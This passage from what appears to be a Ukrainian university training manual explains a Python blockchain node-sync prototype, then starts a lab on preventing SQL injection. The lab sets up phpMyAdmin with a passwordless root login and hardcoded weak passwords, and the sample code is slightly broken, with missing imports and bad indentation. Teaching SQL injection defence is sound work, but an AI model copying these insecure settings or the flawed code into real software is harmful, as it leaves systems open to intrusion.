• chain = response.json()['chain']: отримує ланцюг блоків;

• if length > max_length and self.is_chain_valid(chain): перевіряє, чи є ланцюг довшим і валідним;

• max_length = length: оновлює максимальну довжину ланцюга;

• longest_chain = chain: оновлює найдовший ланцюг;

• if longest_chain: перевіряє, чи знайдено найдовший ланцюг;

• self.chain = longest_chain: оновлює ланцюг блоків;

• return True: повертає True, якщо ланцюг оновлено;

• return False: повертає False, якщо ланцюг не оновлено;

• def is_chain_valid(self, chain): метод для перевірки цілісності ланцюга блоків;

• for i in range(1, len(chain)): цикл для перевірки кожного блока в ланцюзі, починаючи з другого блока;

• current_block = chain[i]: отримує поточний блок;

• previous_block = chain[i - 1]: отримує попередній блок;

• if current_block['hash'] != self.calculate_hash(current_block): перевіряє, чи відповідає хеш поточного блока обчисленому значенню;

• if current_block['previous_hash'] != previous_block['hash']: перевіряє, чи відповідає хеш попереднього блока збереженому значенню;

• return False: повертає False, якщо будь-яка з перевірок не пройшла;

• return True: повертає True, якщо всі перевірки пройшли успішно;

• def calculate_hash(self, block): метод для обчислення хешу блока;

• block_string = f"{block['previous_hash']}{block['timestamp']} {block['transactions']} {block['nonce']}": створює рядок з полів блока;

• return hashlib.sha256(block_string.encode()).hexdigest(): обчислює хеш блока за допомогою SHA-256.

Цей метод дозволяє реалізувати алгоритм консенсусу, який забезпечує погодженість даних між вузлами у блокчейн-мережі.

Метод реєстрації вузлів у блокчейн-мережі є важливим аспектом децентралізації та забезпечення розподіленості мережі. Коли новий вузол приєднується до мережі, він повинен бути автентифікований та синхронізований з поточним станом блокчейну. Це містить кілька кроків:

• перевірка автентичності вузла (варто переконатися, що вузол є легітимним учасником мережі);

• додавання вузла до списку учасників мережі зі збереженням адресу вузла у списку учасників мережі;

• синхронізація з поточним станом блокчейну (слід отримати актуальний стан блокчейну та синхронізувати його з новим вузлом).

Приклад реалізації методу реєстрації вузлів коду:

```
import requests
from urllib.parse import urlparse
class Blockchain:
    def __init__(self):
            self.chain = [self.create_genesis_block()]
            self.nodes = set()
        def create_genesis_block(self):
            return Block("0", [], time.time())

        def register_node(self, address):
            """
            Реєструє новий вузол у мережі.

            :param address: Адреса вузла. Наприклад, 'http://192.168.0.1:5000'
            """
            parsed_url = urlparse(address)
            self.nodes.add(parsed_url.netloc)

        def sync_with_network(self):
```

```
        """
        Синхронізує блокчейн з іншими вузлами у мережі.
        """
        longest_chain = None
        max_length = len(self.chain)

        for node in self.nodes:
            response = requests.get(f'http://{node}/chain')
            length = response.json()['length']
            chain = response.json()['chain']

            if length > max_length and self.is_chain_valid(chain):
                max_length = length
                longest_chain = chain

        if longest_chain:
            self.chain = longest_chain
            return True

        return False

    def is_chain_valid(self, chain):
        """
        Перевіряє цілісність ланцюга блоків.

        :param chain: Ланцюг блоків для перевірки.
        :return: True, якщо ланцюг валідний, інакше False.
        """
        for i in range(1, len(chain)):
            current_block = chain[i]
            previous_block = chain[i - 1]

            if current_block['hash'] != self.calculate_hash(current_block):
                return False

            if current_block['previous_hash'] != previous_block['hash']:
                return False

        return True

    def calculate_hash(self, block):
        """
        Обчислює хеш блоку.

        :param block: Блок для обчислення хешу.
        :return: Хеш блока.
        """
```

```
        block_string =
f"{block['previous_hash']}{block['timestamp']}{block['transactions']}{block['nonce']}"
        return hashlib.sha256(block_string.encode()).hexdigest()
```

Пояснення:

• import requests: імпортує модуль requests, який використовують для виконання HTTP-запитів;

• from urllib.parse import urlparse: імпортує функцію urlparse з модуля urllib.parse, яку використовують для розбору URL-адрес;

• class Blockchain: оголошення класу Blockchain, який представляє блокчейн;

• __init__(self): конструктор класу, який ініціалізує блокчейн з генезис-блоком та пустим списком вузлів;

• self.chain = [self.create_genesis_block()]: ініціалізує ланцюг блоків з генезис-блоком;

• self.nodes = set(): ініціалізує порожній набір вузлів;

• def create_genesis_block(self): метод для створення генезис-блока;

• return Block("0", [], time.time()): створює генезис-блок з попереднім хешем "0", порожнім списком транзакцій та поточною міткою часу;

• def register_node(self, address): метод для реєстрації нового вузла у мережі;

• parsed_url = urlparse(address): розбирає адресу вузла;

• self.nodes.add(parsed_url.netloc): додає адресу вузла до набору вузлів;

• def sync_with_network(self): метод для синхронізації блокчейну з іншими вузлами у мережі;

• longest_chain = None: ініціалізує змінну для найдовшого ланцюга;

• max_length = len(self.chain): ініціалізує змінну для максимальної довжини ланцюга;

• for node in self.nodes: цикл для перевірки ланцюгів блоків на всіх вузлах;

• response = requests.get(f'http://{node}/chain'): отримує ланцюг блоків з вузла;

• length = response.json()['length']: отримує довжину ланцюга;

• chain = response.json()['chain']: отримує ланцюг блоків;

• if length > max_length and self.is_chain_valid(chain): перевіряє, чи є ланцюг довшим і валідним;

• max_length = length: оновлює максимальну довжину ланцюга;

• longest_chain = chain: оновлює найдовший ланцюг;

• if longest_chain: перевіряє, чи знайдено найдовший ланцюг;

• self.chain = longest_chain: оновлює ланцюг блоків;

• return True: повертає True, якщо ланцюг оновлено;

• return False: повертає False, якщо ланцюг не оновлено;

• def is_chain_valid(self, chain): метод для перевірки цілісності ланцюга блоків;

• for i in range(1, len(chain)): цикл для перевірки кожного блока в ланцюзі, починаючи з другого блока;

• current_block = chain[i]: отримує поточний блок;

• previous_block = chain[i - 1]: отримує попередній блок;

• if current_block['hash'] != self.calculate_hash(current_block): перевіряє, чи відповідає хеш поточного блока обчисленому значенню;

• if current_block['previous_hash'] != previous_block['hash']: перевіряє, чи відповідає хеш попереднього блока збереженому значенню;

• return False: повертає False, якщо будь-яка з перевірок не пройшла;

• return True: повертає True, якщо всі перевірки пройшли успішно;

• def calculate_hash(self, block): метод для обчислення хешу блока;

• block_string = f"{block['previous_hash']}{block['timestamp']} {block['transactions']}{block['nonce']}": створює рядок з полів блока;

• return hashlib.sha256(block_string.encode()).hexdigest(): обчислює хеш блока за допомогою SHA-256.

Цей метод дозволяє реєструвати нові вузли у мережі, синхронізувати їх з поточним станом блокчейну та забезпечувати цілісність даних у мережі.

4. Тестування створеного прототипу.

У межах функціонального тестування перевірте, чи всі функції додатка працюють відповідно до вимог:

• створення блока (переконайтеся, що блоки створено правильно з усіма необхідними полями);

• додавання хеш-блока (перевірте, чи хеші згенеровано коректно і вони відповідають очікуваним значенням);

• додавання транзакцій (переконайтеся, що транзакції додають до блоків без помилок);

• створення нових блоків (перевірте, чи нові блоки правильно зв'язані з попередніми);

• алгоритм PoW (переконайтеся, що алгоритм PoW працює коректно і знаходить валідні хеші).

У межах тестування продуктивності оцініть, як додаток працює під навантаженням:

• швидкість транзакцій (перевірте, скільки часу займає оброблення транзакцій);

• час створення блоків (оцініть, як швидко створюють нові блоки);

• масштабованість (перевірте, як додаток працює під час збільшення кількості користувачів та транзакцій).

5. Оформлення звіту із виконання тренінгу.

У ході виконання тренінгу можна організувати командну роботу здобувачів вищої освіти відповідно до певної методології гнучкого управління проєктами.

Дидактичні методи та прийоми, що використовують у процесі проведення тренінгу:

мозкові атаки: дозволяють висловити якомога більшу кількість ідей за обмежений проміжок часу, обговорити та здійснити їхню селекцію;

дискусії: проходять за участю тренера, який виконує функцію модератора та координатора;

рольові ігри: форма активізації здобувачів вищої освіти, за якої вони задіяні в різних ролях у процесі презентації або в ухваленні рішень як безпосередні учасники подій;

презентації: відбуваються у формі виступів перед аудиторією. Їх використовують для ораторського батла, професійного позиціювання, подання досягнень у вигляді нового проєкту тощо.

Опис результатів тренінгу та форми їхнього подання (вимоги до звіту з тренінгу).

Після виконання всіх вправ здобувач вищої освіти готує звіт за результатами роботи, у якому слід подати: назва тренінгу; викладач-тренер; мету тренінгу; назву тренінгу; опис завдання тренінгу (мета, об'єкт, предмет, наявна база, ролі, правила); викладення змісту тренінгу; демонстрація результатів тренінгу (рисунки, схеми, фото та ін.); виявлення проблемних місць, похибок тощо в межах тренінгу; висновки: пропозиції щодо вирішення та усунення проблем.

6. Освітня компонента "Безпечне програмування"

Тренінг "Профілактика SQL Injection у програмному забезпеченні"

Мета тренінгу: ознайомлення з основними методами виконання SQL Injection та основними принципами SQL; розвиток практичних навичок використання SQL-операторів для застосування SQL Injection; вивчення та імплементація у програмний код ефективних методів захисту від SQL Injection.

Завдання тренінгу:

• дослідити механізми кібератак на основі різноманітних типів SQL Injection;

• розвинути навички застосування SQL-операторів для реалізації кібератак на основі SQL Injection;

• дослідити ефективні засоби профілактики SQL Injection у програмному коді;

• зробити висновки щодо результатів використання методів профілактики SQL Injection.

Вихідні дані для проведення тренінгу (теоретична, інструментальна та матеріальна бази):

Теоретична база (знання):

1) знання основ SQL та баз даних;

2) знання мови програмування PHP;

3) знання технологій для розроблення вебзастосунків;

4) знання типів і методів реалізації SQL Injection (Error-based SQL-injection, Blind SQL-injection, Time-based blind SQL-injection та ін.).

Теоретична база (вміння):

1) уміння розгортати та налаштовувати вебсервер Apache, інтерпретатор PHP, систему управління баз даних MySQL;

2) уміння аналізувати та модифікувати SQL-запити;

3) уміння використовувати інструменти для аналізу кібервразливостей (наприклад, sqlmap, OWASP ZAP);

4) уміння імплементувати заходи безпеки у програмний код для запобігання SQL Injection.

Інструментальна база: доступ до мережі Інтернет, Open Server, текстовий редактор коду або інтегроване середовище розробки (IDE).

Матеріальна база: комп'ютер.

Компетентності, що допоможе набути та розвинути тренінг.

КФ1. Здатність обґрунтовано застосовувати, інтегрувати, розробляти та вдосконалювати сучасні інформаційні технології, фізичні та математичні моделі, а також технології створення та використання прикладного і спеціалізованого програмного забезпечення для вирішення професійних завдань у сфері інформаційної безпеки та/або кібербезпеки.

КФ2. Здатність розробляти, впроваджувати та аналізувати нормативні документи, положення, інструкції й вимоги технічного та організаційного спрямування, а також інтегрувати, аналізувати і використовувати кращі світові практики, стандарти у професійній діяльності в сфері інформаційної безпеки та/або кібербезпеки.

КФ3. Здатність досліджувати, розробляти і супроводжувати методи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

Структура та опис змісту етапів тренінгу.

1. Установити Open Server із налаштуваннями за замовчування на локальний комп'ютер або використати наявний хостинг із підтримкою СУБД MySQL та інтерпретатором PHP.

2. Запустити вебсервер – піктограма Open Server Panel буде розміщено на робочому столі, а також у меню Пуск.

3. У панелі задач знайти піктограму запущеного сервера Open Server Panel (червоний прапорець)  та вибрати пункт меню "Папка з проєктами" (рис. 6.1).




Рис. 6.1. **Вибір пункту меню "Папка з проєктами"**

4. Створити нову директорію із ім'ям "sqlinjections" (рис. 6.2).




Рис. 6.2. **Створення нової директорії із ім'ям "sqlinjections"**

5. Установити такі налаштування вебсервера – пункт меню "Налаштування" (рис. 6.3).




Рис. 6.3. **Вікно налаштування вебсервера**

6. Запустити вебсервер за допомогою пункту меню Open Server Panel "Запустити" (рис. 6.4).




Рис. 6.4. **Меню Open Server Panel**

7. У меню "Мої проєкти" буде доступний створений проєкт "sqlinjections". Однак сам проєкт поки не містить жодної інформації.

8. У меню "Додаткове" вибрати інструмент "PhpMyAdmin" (рис. 6.5).




Рис. 6.5. **Вибір інструмента "PhpMyAdmin" у меню "Додатково"**

9. У відкритому вікні браузера вказати користувача "root" без паролю для входу в інструмент (рис. 6.6).




Рис. 6.6. **Вікна браузера**

10. Вибрати меню "User accounts" (див. рис. 6.6).

11. Вибрати додавання нового користувача та вказати такі налаштування: "User_name" -> "sql_injections_db", "Password" -> "zRRj521PJuLQMUU2", установити прапорець "Create database with same name and grant all privileges" та натиснути кнопку "Go". Новостворена база даних з'явиться серед доступних у лівому сайдбарі (рис. 6.7). Необхідно перейти за посиланням новоствореної бази даних.




Рис. 6.7. **Лівий сайдбар з новою БД**

12. Створити нову таблицю "users" із подальшими налаштуваннями (рис. 6.8).




Рис. 6.8. **Вікно створення нового користувача**

13. Заповнити таблицю "users" даними, наприклад, користувач "John" із паролем "6q2ZYMGW", а також користувач "test" із паролем "test"" (рис. 6.9).

